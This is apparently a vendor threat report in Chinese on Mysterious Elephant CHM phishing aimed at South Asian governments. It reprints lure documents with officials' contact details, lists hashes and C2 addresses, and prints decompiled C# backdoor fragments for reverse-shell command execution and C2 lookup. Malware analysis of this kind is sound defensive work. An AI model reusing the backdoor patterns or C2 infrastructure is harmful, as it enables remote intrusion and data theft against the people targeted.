

# 疑似 Mysterious Elephant 组织利用 CHM 文件攻击南亚多国



2024年10月16日 10:55

## 团伙背景

Mysterious Elephant (“神秘象”)，是由国外安全厂商卡巴斯基在 2023 年第二季度 APT 趋势报告中命名的一个南亚 APT 组织<sup>[1]</sup>。国内友商曾披露的归属于蔓灵花 (Bitter) 组织的新后门 ORPCBackdoor 在神秘象的攻击活动中出现<sup>[2, 3]</sup>，考虑到归因上可能存在的差异，友商也选择对使用 ORPCBackdoor 后门的团伙赋予不同于 Bitter 组织的新编号进行追踪。根据目前的公开信息，Mysterious Elephant 组织与南亚地区多个 APT 组织存在关联，尤其和 Bitter 组织的攻击手法相像。该团伙的攻击目标包括巴基斯坦等国。

## 事件概述

奇安信威胁情报中心近期发现一批较为特别的 CHM 文件，其中 html 文件的脚本内容十分简单，只是执行一个外部文件（比如下图中的“UsoCoreService”）。由于 CHM 脚本自身不包含明显的恶意代码，导致这些样本在 VT 上的报毒数很低。



## 详细分析

CHM 样本信息如下，其中一些样本此前也被其他安全研究人员披露过<sup>[6~8]</sup>。

MD5	文件名	诱饵主题
3df2d899d6d8d827adf2d92c91b3b32b	Upcoming high level visit from China.pdf.chm	中国访问巴基斯坦期间可能达成的成果
b38aca4f2d80484d5523f1eada9afe76	STRATEGIC RESTRAINT REGIME IN SOUTH ASIA.pdf.chm	巴基斯坦与印度关系
75ee4f79a3ed4137a918888482ded6a1	defoffsetpolicy.pdf.chm	巴基斯坦国防政策
8e2377022b80cdc51d2c98bbf0c9d313	Myanmar Ship Clearance OM-2209.pdf.chm	缅甸海军船只请求驶入孟加拉国水域
2f7ee7c1c75fbfdc1d079fcc6e325d19	PM Thanks Letter FAO Xi an Pak.pdf.chm	巴基斯坦访问后的感谢信
19b767974205b66a12a28ccdb69943ed	Talking Points IAEA GC 2024.pdf.chm	中国-巴基斯坦双边会议要点
aeb0b7e40f12ba093ff523fc124383ae	Bilateral Cooperation Pakistan China.pdf.chm	巴基斯坦-中国双边合作
1645f406ab4e0d54e477330473c76664	SR ICT 030924.pdf.chm	巴基斯坦军事
d0030f5411698bb65f1cd281c5d302bc	26082024_DSR_No.pdf.chm	巴基斯坦伊斯兰堡警察局报告
232bb5b436c0836370fde34ca7b7138a	A Letter of China Development Bank.pdf.chm	中国发展银行来信
f26435785dd856ddb1fbcc682547aab0	CAPSTONE Course 2024.pdf.chm	孟加拉国政府文件
68d458d1df36eaf885116a1b6801ab42	Notice EC10 Power.pdf.chm	巴基斯坦特别投资促进委员会 (SIFC) 关于电力部门的会议

部分诱饵图片如下所示：

# STRATEGIC RESTRAINT REGIME IN SOUTH ASIA

*Dr. Muhammad Khan, Ahmed Khan and Dr. Syed Turab Hyder\**

## **Abstract**

*The post-independence Indo-Pak rivalry and the hostile nature of Pak-India relations have caused instability in the region, which continues to this day. While strategic stability has helped in avoiding a major war, stable and durable peace is still a distant reality. The Pakistani proposal for strategic restraint regime in South Asia aims at achieving a holistic peace in the region with the ultimate aim of peaceful settlement of all disputes, reducing arms race, and preventing a nuclear disaster. The initiation of the idea of strategic restraint regime by Pakistan was indeed a step towards peace through resolution of issues rather through stockpiling of arms and increasing the threat.*

**Keywords:** Strategic Stability, Strategic Restraint Regime, Arms Race, South Asia.

## **Introduction**

The distinct geo-political and security developments of South Asia have been receiving a lot of regional and international attention over the decades. Although South Asia comprises of eight countries; its political, security and economic destiny however, is largely shaped by bilateral relationship between Pakistan and India.

Since independence from the Colonial British rule, Indo-Pak relationships have had either a direct or an indirect impact on political cohesion, economic progress and stability in South Asia. As a resultant, intermittent conflicts, bilateral disputes, arms buildup and mutual distrust between the two countries have prevented cooperation for economic progress, peace and stability in the region.

Deterrence instability, offensive military doctrines, the presence of non-state actors, ongoing arms race and recurrent low- to- medium level-armed conflicts between Pakistan and India speak a lot about the precarious security environment of the region. Above all, Indo-Pak geographical proximity and the technological advancements in conventional, nuclear and tactical weapons manifest multifaceted threats for entire region.

---

\*Dr. Muhammad Khan is Professor of Politics and International Relations at International Islamic University, Islamabad. Ahmed Khan is working as a Research Fellow at International Center for Refugee and Migration Studies at Balochistan University of Information Technology Engineering and Management Sciences, Quetta. Dr. Syed Turab Hyder has vast experience in operative research.

Government of the People's Republic of Bangladesh  
Ministry of Foreign Affairs  
Protocol Wing  
Dhaka

No. 19.00.0000.715.37.026.24-1476


22 September 2024

**Subject: Request for views regarding the arrival schedule of the Myanmar Navy's troop carrier UMS Chin Dwin to enter the Bangladeshi Waters on 28 September 2024.**

The undersigned is directed to forward herewith a Diplomatic Note no. **27 76 (18) 01/24 (932)**, dated 20 September 2024, received from the Ministry of Foreign Affairs of the Republic of the Union of Myanmar regarding the arrival schedule of the Myanmar Naval Ship UMS Chin Dwin requesting to arrange the repatriation of 123 Myanmar security troops on **29 September 2024 at BIWTA jetty** and for that purpose, the Myanmar Navy's troop carrier UMS Chin Dwin is scheduled to leave Yangon on 25 September 2024 and **enter into Bangladesh's waterspace on 28 September 2024**. In this connection, the Ministry of Foreign Affairs of the Republic of the Union of Myanmar is seeking necessary approval/clearance for the entrance to Bangladesh territorial water and passage to BIWTA jetty for the said Naval ship at the earliest convenient time (**Urgently by 23 September 2024**).

2. The concerned Ministry/Division/Agency are requested to convey their views/comments/ concurrence on the above-mentioned subject to the Ministry at the earliest.

Enclosure: as stated

  
22.09.24

(Muhammad Sajjad Hossain  
Assistant Secretary (Policy))

Ph: 02-2226664484, Mob: 01857212503


Principal Staff Officer  
Armed Forces Division  
Dhaka Cantonment, Dhaka

No. 19.00.0000.715.37.026.24-1476

22 September 2024

**For kind information & necessary action (not according to the seniority):**

1. Senior Secretary, Public Security Division, Ministry of Home Affairs, Bangladesh Secretariat, Dhaka  
**(Kind Attn.: Joint Secretary, Political)**
2. Senior Secretary, Ministry of Defense, Ganabhaban Complex, Sher-e-Bangla Nagar, Dhaka  
**(Kind Attn.: Senior Assistant Secretary, D-7)**
3. Secretary, Ministry of Shipping, Bangladesh Secretariat, Dhaka
4. Director General, National Security Intelligence, Dhaka
5. Director General, Forces Intelligence, Dhaka Cantonment, Dhaka
6. Chairman, Chittagong Port Authority, Chittagong Port, Chittagong
7. Director General, Coast Guard Headquarters, Agargaon, Dhaka
8. Director, Directorate of Naval Operations, Naval Headquarters, Banani, Dhaka

  
(Muhammad Sajjad Hossain)  
Assistant Secretary (Policy)

## **BRIEF**

### **Pakistan- China Bilateral Cooperation**

#### **Introduction**

Pakistan and China enjoy a deep-rooted and multifaceted relationship spanning over seven decades. Their bilateral ties, often characterized as an "All-Weather Strategic Cooperative Partnership". Pakistan-China civil nuclear cooperation has strengthened Pakistan's power generation mix by diversifying fuel base and securing supply of electricity yet checking the economics and keeping the environment clean.

#### **Background**

- **Pak-China Civil Nuclear Cooperation**
- Pakistan and China have a long-standing civil nuclear cooperation, with China being a key supplier of nuclear technology to Pakistan. China has constructed four nuclear reactors at the Chashma Nuclear Power Generating Station houses C-1, C-2, of 325Mwe each and C-3, and C-4 of 340Mwe. C-1 started operation in 2000, while C-2 in 2011. Additionally, two units in Karachi K2-K-3 of 1100MWe constructed through Chinese assistance are in operation.
- Currently, six nuclear power plants with a combined capacity of **3,530 MW** contributes to national energy generation mix. Nuclear power in Pakistan has effectively avoided over 100 million tonnes of greenhouse gas (GHG) emissions by replacing fossil fuel-based generation.
- On July 14, 2023 ground-breaking of the fifth unit (C-5) at CNPGS was carried out. The capacity of the upcoming NPP is 1,200 MW<sub>e</sub> which once operational will increase the total installed nuclear capacity in the country to 4,730 MW<sub>e</sub>.

#### **Recent Developments**

সীমিত

DG Trg	✓
Col Staff (Trg)	16

গণপ্রজাতন্ত্রী বাংলাদেশ সরকার  
সশস্ত্র বাহিনী বিভাগ  
প্রশিক্ষণ পরিদপ্তর  
ঢাকা সেনানিবাস  
তারালাপনীঃ +৮৮-০২-৮৭১২৩৭৬  
ফ্যাক্সঃ +৮৮-০২-৯৮৩৪৩৯৯  
ইমেইলঃ gso1\_nat@afd.gov.bd

০৬.০০.০০০০.০০৯.৫১.০০১.২৪. ২৪৪৬

০৭ আগস্ট ২০২৪


ক্যাপটোন কোর্স ২০২৪/২ স্থগিত করণ প্রসঙ্গে

বরাতেঃ

ক। গণপ্রজাতন্ত্রী বাংলাদেশ সরকার, প্রধানমন্ত্রীর কার্যালয়, সশস্ত্র বাহিনী বিভাগ, প্রশিক্ষণ পরিদপ্তর পর নং ০৬.০০. ০০০০. ০০৯. ৫১.০০১.২৪.৯৮২ তারিখ ০৫ জুন ২০২৪ (সকলকে নয়)।

১। বরাত ক মোতাবেক আগামী ১৮ আগস্ট ২০২৪ হতে ০৫ সেপ্টেম্বর ২০২৪ তারিখ পর্যন্ত অনুষ্ঠিতব্য ক্যাপটোন কোর্স ২০২৪/২ অনিবার্হ কারণবশতঃ স্থগিত করা হয়েছে।

২। আপনাদের সদয় অবগতি ও পরবর্তী কার্যক্রমের জন্য প্রেরণ করা হলো।

  
নূর-উর রহমান রিয়েল  
কমান্ডার বিএন  
পক্ষে প্রিন্সিপাল স্টাফ অফিসার

বিতরণঃ

বহির্গমনঃ

কার্যক্রমঃ (জ্যেষ্ঠতার ক্রমানুসারে নয়)

বাংলাদেশ জাতীয় সংসদ সচিবালয়  
আইপিএ এন্ড এস অনুবিভাগ, আইপিএশাখা-২, শেরেবাংলা নগর, ঢাকা-১২০৭  
(দৃষ্টি আকর্ষণঃ সহকারী সচিব, আইপিএ এন্ড এস অনুবিভাগ, আইপিএ শাখা-২)  
ইমেইলঃ ipa2branch@gmail.com

সিনিয়র সচিব, জনপ্রশাসন মন্ত্রণালয়  
বাংলাদেশ সচিবালয়, ঢাকা  
(দৃষ্টি আকর্ষণঃ উপসচিব, অভ্যন্তরীণ প্রশিক্ষণ-১ শাখা)  
ইমেইলঃ secretary@mopa.gov.bd, it1@mopa.gov.bd

সিনিয়র সচিব, বানিজ্য মন্ত্রণালয়, বাংলাদেশ সচিবালয়, ঢাকা  
(দৃষ্টি আকর্ষণঃ উপসচিব (টিও-১ শাখা), বাণিজ্য সংগঠন অনুবিভাগ)  
ইমেইলঃ secy@mincom.gov.bd, addl.admn@mincom.gov.bd,  
to1@mincom.gov.bd

সচিব, আর্থিক প্রতিষ্ঠান বিভাগ, অর্থ মন্ত্রণালয়, বাংলাদেশ সচিবালয়, ঢাকা  
(দৃষ্টি আকর্ষণঃ উপসচিব, আর্থিক প্রতিষ্ঠান বিভাগ, প্রশিক্ষণ শাখা)  
ইমেইলঃ secretary@fid.gov.bd, ds.training@fid.gov.bd

- ফ্যাক্স এবং ইমেইলের মাধ্যমে

১

সীমিত

相关的 C# 后门信息如下：

MD5

文件名

27ac8eb519679530999e786281e9a578FileViewer.exe  
115fb536e981c87873b0f35cb0059d93 STRATEGIC\_RESTRAINT\_REGIME\_DETAILS.exe  
4e8e1339f9754d8d2c5f74cb03f44fbb Guidelines\_on\_Offset\_Program.exe  
00f2df1829893caa85f3968961b6e736 UsoCoreService.exe  
a59fe2c89b0000a360a8468f2b990c73 IAEA\_GC\_2024.exe ; Bilateral\_Cooperation.exe  
a3a06d50438681fc9917e22c41bd2cab SR\_ICT.exe  
316e8d798f7db625c207532e2f7a5d38 Annexure.exe  
616b29bd9e20fc032bc54acd5ed8aff0 RuntimeIndexer.exe  
ee64e70388e422dd9a620c3d18613268RuntimeIndexer.exe

## 钓鱼样本构造

根据已披露的样本<sup>[8, 9]</sup>，攻击者通过加密压缩包的方式投递钓鱼样本。CHM 文件和 C# 后门均存在于压缩包中，但 C# 后门设置了文件隐藏属性，导致解压后受害者只能看到 CHM 文件。即使有些具备安全意识的受害者会用杀毒软件扫描 CHM 文件，但由于 CHM 文件本身不携带太多的恶意脚本，很可能被判定为安全，进而使受害者直接打开诱饵 CHM 文件，启动隐藏的 C# 后门。

名称	修改日期	类型	大小
Minutes of meeting Intl Military Technical Forum Army 2024.pdf.chm	2024/6/3 23:44	编译的 HTML 帮...	1,804 KB
RuntimeIndexer.exe	2024/5/16 22:00	应用程序	22 KB

名称	修改日期	类型	大小
FileViewer.exe	2024/10/7 21:00	应用程序	24 KB
Upcoming high level visit from China.pdf.chm	2024/10/7 21:46	编译的 HTML 帮...	1,445 KB

## C# 后门

C# 后门采用 Task 异步编程，其中一部分经过 ConfuserEx 加壳处理。功能较为简单，主要执行 C2 服务器下发的 cmd 命令，个别后门还支持其他攻击指令。

```
20 // Token: 0x02000002 RID: 2
21 internal class ReverseShellClient
22 {
23     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
24     public static async Task Main()
25     {
26         while (!ReverseShellClient.cts.Token.IsCancellationRequested)
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350 // Token: 0x06000016 RID: 22 RVA: 0x00002790 File Offset: 0x00000990
351 private static void <Main>()
352 {
353     ReverseShellClient.Main().GetAwaiter().GetResult();
354 }
```

## 获取C2

C# 后门获取 C2 服务器信息的方式各有不同，包括如下几种。

- (1) C2 服务器信息直接硬编码在代码中。

```
private static string ServerIP = "95.156.206.105";

// Token: 0x0400000A RID: 10
private static int ServerPort = 443;
```



(2) 从配置文件中解密。

比如 00f2df1829893caa85f3968961b6e736 和 316e8d798f7db625c207532e2f7a5d38 均是读取同目录下的 SysConfig.enc 文件，再用 AES 解密得到 C2 服务器的信息。

```
11:1... 00f2.exe 1880 CreateFile C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorlib.dll SUCCESS
11:1... 00f2.exe 1880 CreateFile C:\Windows\Microsoft.NET\Framework\v4.0.30319\sortdefault.nip SUCCESS
11:1... 00f2.exe 1880 CreateFile C:\Users\... Desktop\samples\SysConfig.enc NAME NOT FOUND
11:1... 00f2.exe 1880 CreateFile C:\Users\... Desktop\samples\00f2.exe.config NAME NOT FOUND
11:1... 00f2.exe 1880 CreateFile C:\Users\... Desktop\samples\RpcRtRemote.dll NAME NOT FOUND
```

```
private static string smethod_2(string string_2, byte[] byte_1)
{
    string text;
    try
    {
        byte[] array = Class5.smethod_3(File.ReadAllText(string_2));
        using (Aes aes = Aes.Create())
        {
            aes.Key = byte_1;
            using (MemoryStream memoryStream = new MemoryStream(array))
            {
                byte[] array2 = new byte[16];
                memoryStream.Read(array2, 0, array2.Length);
                aes.IV = array2;
                using (ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                    {
                        using (StreamReader streamReader = new StreamReader(cryptoStream))
                        {
                            text = streamReader.ReadToEnd();
                        }
                    }
                }
            }
        }
    }
}
```

(3) 伪装为看似合法的网络服务访问请求，从远程服务器响应内容中解析。

以 a3a06d50438681fc9917e22c41bd2cab 为例，GetIpInfo 函数请求

“hxxp://easyiplookup.com:5080/main/get\_ip\_data?userId=zqICyqgp4f&ip=8.8.8.8”

```
20     for (;;)
21     {
22         string url = "aHR0cDovL2Vhc3lpcGxvb2t1cC5jb206NTA4MC9tYW1uL2dlZD9pcF9kYXRhP3VzZXJJZD16cWxDWwFncDRmJmlwPTguOC44Ljg=";
23         string text;
24         do
25         {
26             text = await StartClient.GetIpInfo(url);
27         }
28     }
```

```
Recipe
From Base64
Alphabet: A-Za-z0-9+/=
Remove non-alphabet chars: [checked]
Strict mode: [unchecked]
Input: aHR0cDovL2Vhc3lpcGxvb2t1cC5jb206NTA4MC9tYW1uL2dlZD9pcF9kYXRhP3VzZXJJZD16cWxDWwFncDRmJmlwPTguOC44Ljg=
Output: http://easyiplookup.com:5080/main/get_ip_data?userId=zqICyqgp4f&ip=8.8.8.8
```

从响应内容的 RequestId 字段提取内容，base64 解码得到 C2 信息“91.132.92.231:5959”。除了 5959 端口，同一 IP (91.132.92.231) 的 6060 端口也被发现作为 C2 信息传递给 C# 后门。通过这种方式，攻击者可以灵活地更改后门实际连接的 C2 服务器 IP 地址和端口。

```
42 public static async Task<string> GetIpInfo(string urlEn)
43 {
44     string text;
45     using (HttpClient client = new HttpClient())
46     {
47         try
48         {
49             byte[] array = Convert.FromBase64String(urlEn);
50             string @string = Encoding.UTF8.GetString(array);
51             HttpResponseMessage httpResponseMessage = await client.GetAsync(@string);
52             httpResponseMessage.EnsureSuccessStatusCode();
53             byte[] array2 = Convert.FromBase64String(StartClient.Deserialize<IpApiResponse>(await
                    httpResponseMessage.Content.ReadAsStringAsync()).RequestId);
54             text = Encoding.UTF8.GetString(array2);
55         }
56         catch (HttpRequestException)
57         {
58             text = "NA";
59         }
60         catch (Exception)
61         {
62             text = "NA";
63         }
64     }
65     return text;

```


```
In [ ]: r = requests.get('http://easyiplookup.com:5080/main/get_ip_data?userId=zqlCYqgp4f&ip=8.8.8.8')
...:

In [ ]: r.status_code
Out[ ]: 200

In [ ]: r.content
Out[ ]: b'{\n "RequestId": "OTEuMTMyLjkyLjIzMTo1OTU5",\n "as": "AS15169 Google LLC",\n "city": "Ashburn",\n "country": "United States",\n "countryCode": "US",\n "isp": "Google LLC",\n "lat": 39.03,\n "lon": -77.5,\n "org": "Google Public DNS",\n "query": "8.8.8.8",\n "region": "VA",\n "regionName": "Virginia",\n "status": "success",\n "timezone": "America/New_York",\n "zip": "20149"\n}\n'

In [ ]: base64.b64decode("OTEuMTMyLjkyLjIzMTo1OTU5")
Out[ ]: b'91.132.92.231:5959'
```

easyiplookup.com 域名的 80 端口看起来运行着 IP 查询服务，网站脚本 custom.js 调用 fetchIpInfo 函数从 ip-api.com 获取访问者的 IP 信息，并显示在页面上。点击网页的 IP 查询按钮“Lookup”提交表单后，会访问与后门请求 C2 信息一样的 URL (“hxxp://easyiplookup.com:5080/main/get\_ip\_data”)，表明该网站在攻击者的控制之下。



```
1 $(document).ready(function() {
2   $("#resultContainer").hide();
3
4   // Call the function to fetch and display the info
5   fetchIpInfo();
6
7   var loader = document.querySelector(".loader");
8
9   $("#ipForm").submit(function(event) {
10    $(".loader").addClass("active");
11    $("#pageContainer").css("pointer-events", "none");
12    loader.style.display = "block";
13    event.preventDefault();
14    const ip = $("#ipInput").val();
15    console.log(ip);
16    $.get('http://easyiplookup.com:5080/main/get_ip_data?ip=${ip}', function(data) {
17      const table = $('<table></table>');
18      for (const key in data) {
19        if (key == "RequestId")
20          continue;
21        const row = $('<tr></tr>');
22        const cell1 = $('<td></td>').text(toSentenceCase(key));
23        const cell2 = $('<td></td>').text(data[key]);
24        row.append(cell1, cell2);
25        table.append(row);
26      }
27    });
28  });
29
30 // Function to fetch IP and location info
31 async function fetchIpInfo() {
32   try {
33     // Use ip-api.com's API to get IP and location data
34     let response = await fetch('http://ip-api.com/json');
35     let data = await response.json();
36   } catch (error) {
37     console.error('Error fetching IP info: ', error);
38   }
39 }
```

其他用相同方式获取 C2 信息的 C# 后门有：

**MD5** 4e8e1339f9754d8d2c5f74cb03f44fbb  
**请求URL** hxxp://winfreecloud.net:6396/athena/identification?  
name=f0inqMaHra&addr=6.5.6.2  
**获取的C2** 162.252.175.131:8246  
**信息**

**MD5** 115fb536e981c87873b0f35cb0059d93  
**请求URL** hxxp://winfreecloud.net:6396/athena/identification?  
name=9az1g3qdYp&addr=9.9.9.9  
**获取的C2** 46.183.186.208:6060  
**信息**

winfreecloud.net 和 easyipllookup.com 均解析到相同的 IP (151.236.9.75 和 84.32.84.32)。

Date resolved	Detections	Resolver	IP
2024-09-09	1 / 94	VirusTotal	151.236.9.75
2023-09-07	11 / 94	VirusTotal	84.32.84.32

## 后门功能

后门连接 C2 服务器后用感染设备的主机名和用户名作为受害者标识信息。

```
await sslStream.AuthenticateAsClientAsync(ReverseShellClient.ServerIP);
string text = string.Concat(new string[]
{
    "hostname:",
    ReverseShellClient.HostName,
    ";username:",
    ReverseShellClient.UserName,
    ";"
});
byte[] bytes = Encoding.UTF8.GetBytes(text);
await sslStream.WriteAsync(bytes, 0, bytes.Length);

using (StreamReader networkStreamReader = new StreamReader(networkStream))
{
    string whoAmI = NetworkClient.GetWhoAmI();
    await new ProcessHandler("cmd.exe", whoAmI, "/k echo zqlCYqgp4f:" + whoAmI).HandleProcessAsync(
        networkStreamWriter, networkStreamReader, networkStream, tcpClient);
}

private static string GetWhoAmI()
{
    return Environment.MachineName + "/" + Environment.UserName;
}
```

大多数后门的功能有远程命令执行或者创建 cmd.exe shell，用于攻击者进行后续操作。

```

private static async Task ExecuteCommandAsync(SslStream sslStream, string command)
{
    try
    {
        using (Process process = new Process())
        {
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = "/c " + command;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.CreateNoWindow = true;
            process.Start();
            string text = await process.StandardOutput.ReadToEndAsync();
            string output = text;
            await Client.WaitForProcessExitAsync(process);
            byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[]
            {
                "Command: ",
                command,
                "\nOutput:\n",
                output,
                Environment.NewLine,
                "\n"
            }));
            await sslStream.WriteAsync(bytes, 0, bytes.Length);
            output = null;
        }
        Process process = null;
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error executing command: " + ex.Message);
    }
}

```

```

string whoAmI = NetworkClient.GetWhoAmI();
await new ProcessHandler("cmd.exe", whoAmI, "/k echo zqlCYqgp4f:" + whoAmI).HandleProcessAsync(
    networkStreamWriter, networkStreamReader, networkStream, tcpClient);

```

```

public ProcessHandler(string fileName, string whosThis, string arguments = null)
{
    this.fileName = fileName;
    this.arguments = arguments;
    this.whoAmI = whosThis;
}

```

```

public async Task HandleProcessAsync(StreamWriter networkStreamWriter, StreamReader networkStreamReader, NetworkStream
networkStream, TcpClient tcpClient)
{
    ProcessHandler.<>c__DisplayClass4_0 CS$<>8_locals1 = new ProcessHandler.<>c__DisplayClass4_0();
    CS$<>8_locals1.networkStreamWriter = networkStreamWriter;
    CS$<>8_locals1.process = this.StartProcess(this.fileName, this.arguments);
    CS$<>8_locals1.encDec = new EncryptionDecryption();
    if (CS$<>8_locals1.process != null)

```

部分后门还支持其他 C2 指令。

```

if (text3 != null)
{
    switch (text3.Length)
    {
    case 3:
    {
        char c = text3[0];
        if (c != 'c')
        {
            if (c == 'd')
            {
                if (text3 == "dir")
                {
                    text4 = ReverseShellClient.DirectoryList(text2);
                    goto IL_032F;
                }
            }
        }
        else if (text3 == "cat")
        {
            text4 = ReverseShellClient.Cat(text2);
            goto IL_032F;
        }
        break;
    }
    case 4:
        if (text3 == "copy")
        {
            text4 = ReverseShellClient.Copy(text2);
            goto IL_032F;
        }
        break;
    case 6:

```

样本 a59fe2c89b0000a360a8468f2b990c73 支持的 C2 指令如下。

C2指令代码	功能
dir	列出指定目录下的文件名和子目录名
cat	读取文件内容
copy	复制文件
whoami	显示用户名
upload	上传文件
tasklist	列出所有进程信息和对应的可执行文件路径
schtasks	列出所有计划任务的名称和描述
download	下载文件
systeminfo	获取系统信息，包括系统版本、序列号、空闲物理内存大小

其他 命令执行

样本 27ac8eb519679530999e786281e9a578 支持的 C2 指令如下。

C2指令代码	功能
dir	列出指定目录下的文件名和子目录名
copy	复制文件
upload	上传文件
download	下载文件
其他	命令执行

溯源关联

关联样本

后门样本 316e8d798f7db625c207532e2f7a5d38 还出现在另一个压缩包中，从配置文件 SysConfig.enc 解密出 C2 信息 46.183.187.42:443。

**MD5** b28bb7cabfb12e9bc5b87692b065c83a  
**文件名** Islamabad\_Security\_Dialogue\_Pub.rar

Scanned	Detections	File type	Name	
2024-09-29	41 / 64	Win32 EXE	_Anx\_Anx\Anx	C#后门
2024-09-15	8 / 63	VBA	_Anx\_Anx\Anx.vbs	
2024-07-26	3 / 66	Windows shortcut	Islamabad_Security_Dialogue_Pub.pdf.lnk	
2024-10-09	1 / 63	Windows shortcut	_Anx\_Anx\filename.lnk	
2024-10-03	0 / 64	PDF	_Anx\_Anx\Islamabad_Security_Dialogue_Pub.pdf	
2024-08-14	0 / 65	JavaScript	_Anx\_Anx\SysConfig.enc	配置文件

名称	修改日期	类型	大小
Anx	2024/6/25 21:41	文件	20 KB
Anx.vbs	2024/7/24 22:40	VBScript Script ...	8 KB
filename	2024/5/15 16:48	快捷方式	2 KB
Islamabad_Security_Dialogue_Pub.pdf	2024/7/24 21:52	Microsoft Edge ...	15,482 KB
SysConfig.enc	2024/6/21 0:17	Wireshark captu...	1 KB

根据压缩包中一个似乎不会发挥作用的文件 filename.lnk (MD5: ae55cb4988f2f45197132631f5a86632) 可以关联到具有类似压缩包目录结构的钓鱼样本。



序号	MD5	VT上传时间	压缩包中文件时间戳
1	3b669279c534987d6d7cab08d85df55a	2024-06-19 04:59:57 UTC	2024-06-18
2	432230af1d59dac7dfb47e0684807240	2024-07-02 06:04:24 UTC	2024-06-28
3	865483fea76242e687aa9e76b1a37f28	2024-07-09 10:04:58 UTC	2024-07-09
4	af669dfa074eb9b6fda3fd258f58e2d2	2024-07-16 02:34:10 UTC	2024-07-10
5	7728fee377137e83e9bd1c609cc166c0	2024-07-19 10:45:35 UTC	2024-07-11
6	dad7d9528e9506ebd0524b3ebd89ddf2	2024-07-18 10:36:13 UTC	2024-07-18

上述关联样本可分为两类，样本 1~4 以简历文档作为诱饵，后门为 C++ 编写，使用腾讯云服务作为 C2，属于国内红队的攻击样本。

Scanned	Detections	File type	Name
2024-09-22	38 / 71	Win32 EXE	audioadg.exe
2024-06-23	2 / 47	Windows shortcut	个人简历-李欣宇.docx.lnk
2024-09-15	7 / 63	VBA	DS_Store.vbs
2024-10-09	1 / 63	Windows shortcut	filename.lnk
2024-06-19	0 / 67	Office Open XML Document	个人简历-李欣宇.docx
?	?	file	a593cb5ef4b4e1e927abf0c4316809da2b4228e2e60321d764ea62072851bd00



而样本 5 和 6 的诱饵 PDF 内容与巴基斯坦国防军事有关，使用的 C# 后门（MD5：5e7dba4aafb8176ab026e2f4aa3211dd）代码与前面提到的 CHM 文件相关后门一致，连接的 C2 服务器信息也通过 AES 解密从配置文件“license”中获取。两个压缩包的配置文件相同，C2 均为 158.255.215.115:443。

